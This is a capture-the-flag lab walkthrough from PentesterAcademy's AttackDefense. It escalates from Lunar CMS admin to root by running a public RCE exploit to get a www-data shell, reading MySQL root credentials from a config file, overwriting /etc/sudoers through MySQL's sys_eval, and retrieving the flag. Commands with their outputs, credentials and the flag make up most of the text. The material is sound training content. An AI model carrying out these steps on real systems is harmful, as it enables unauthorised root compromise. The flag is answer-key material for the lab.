
ATTACK DEFENSE

by PentesterAcademy


Name	CMS Admin to Root
URL	https://www.attackdefense.com/challengedetails?cid=85
Type	Privilege Escalation : Web to Root

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.


The Lunar CMS webapp is hosted on target machine.




Step 1: Search for public exploits of Lunar CMS.




Step 2: A Remote Code Execution (RCE) vulnerability for Lunar CMS is listed on exploit DB along with the python POC exploit code.



Step 3: To run the exploit, one needs to find an uploaded .php file. Login into the CMS using the given credentials. After logging, check File Manager.



Step 4: Notice that a.php file is already present here which can be used for exploitation.



Step 5: Copy the python exploit code to attacker's machine and save it as exploit.py. Execute this file and pass three arguments to it i.e. Server address, path to CMS and uploaded PHP file name.

Command: python .\exploit.py l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com / a.php

```
PS C:\Users\Nishant\Desktop> python .\exploit.py l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com / a.php


shell@l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# whoami
www-data

shell@l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# pwd
/app/files
```

Step 6: This will give a www-data shell on the server. Need to escalate to root. Search the app directory for configuration files.

Mysql root credentials are present in one of the configuration files.

Commands:
find /app/ -name *conf*
cat /app/includes/configure.php

```
shell@l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# find /app/ -name *conf*
/app/.git/config
/app/includes/configure.php

shell@l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# cat /app/includes/configure.php
<?php
/* Stop the configure file being accessed directly */
if(basename(__FILE__) == basename($_SERVER['PHP_SELF'])){
        header("Location: ../");
}

$bdd = new PDO("mysql:host=localhost;dbname=app", "root", "W3lc0m3t04tt4ckd3f3nselabs");

/* Session Name */
$secure = "fb981ebe87e9aec9ba24dc37dec68145ff94f38c";
```

Step 7: Check the running processes and observe that mysql is running as root user.

Command: ps -eaf

```
shell@18h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 09:55 ?        00:00:00 /usr/bin/python /usr/bin/supervisord -n
root        10     1  0 09:55 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
root        11     1  0 09:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   109    11  0 09:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   111    11  0 09:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   115    11  0 09:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   116    11  0 09:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   120    11  0 09:55 ?        00:00:00 apache2 -D FOREGROUND
root       389    10  0 09:55 ?        00:00:01 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/pl
ugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port
=3306
www-data   407    11  0 09:56 ?        00:00:00 apache2 -D FOREGROUND
www-data   409    11  0 09:59 ?        00:00:00 apache2 -D FOREGROUND
www-data   463   111  0 10:23 ?        00:00:00 sh -c mysql -uroot -pW3lc0m3t04tt4ckd3f3nselabs
www-data   464   463  0 10:23 ?        00:00:00 mysql -uroot -px xxxxxxxxxxxxxxxxxxxxxxxx
www-data   494   407  0 10:25 ?        00:00:00 sh -c sudo bash
root       495   494  0 10:25 ?        00:00:00 sudo bash
root       496   495  0 10:25 ?        00:00:00 bash
www-data   508    11  0 10:26 ?        00:00:00 apache2 -D FOREGROUND
www-data   571   115  0 10:37 ?        00:00:00 sh -c ps -ef
www-data   572   571  0 10:37 ?        00:00:00 ps -ef
```

Step 8: Leverage sys_eval function of mysql to run commands on the system as root.

Verify the escalation by using whoami.

Command: mysql -u root -pW3lc0m3t04tt4ckd3f3nselabs -e "select sys_eval('whoami');"

Insert an entry into sudoers file.

Command: mysql -u root -pW3lc0m3t04tt4ckd3f3nselabs -e "select sys_eval('echo \"www-data ALL=NOPASSWD:ALL\">/etc/sudoers');"

```
shell@18h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# mysql -uroot -pW3lc0m3t04tt4ckd3f3nselabs -e "select sys_eval('whoami'
);"
sys_eval('whoami')
root\n

shell@18h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# mysql -uroot -pW3lc0m3t04tt4ckd3f3nselabs -e "select sys_eval('echo \"
www-data ALL=NOPASSWD:ALL\">/etc/sudoers');"
sys_eval('echo "www-data ALL=NOPASSWD:ALL">/etc/sudoers')
```

Step 9: Once the entry is inserted into sudoers file, www-data user can run sudo for all commands without providing any password. Retrieve the flag stored in /root directory.

Commands:
sudo -l
sudo ls /root
sudo cat /root/flag

```
shell@l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# sudo -l
User www-data may run the following commands on attackdefense:
    (root) NOPASSWD: ALL

shell@l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# sudo ls /root
flag

shell@l8h2yebl3dazqibc3slfqg61w.public1.attackdefenselabs.com:~# sudo cat /root/flag
655be6b7c689cd5b4d0c84bfb558a0df
```

Flag: 655be6b7c689cd5b4d0c84bfb558a0df

References:

1. Lunar CMS (http://lunarcms.com/)
2. Lunar CMS Github (https://github.com/lunarcms/LunarCMS)
3. Lunar CMS 3.3 - RCE (https://www.exploit-db.com/exploits/33867)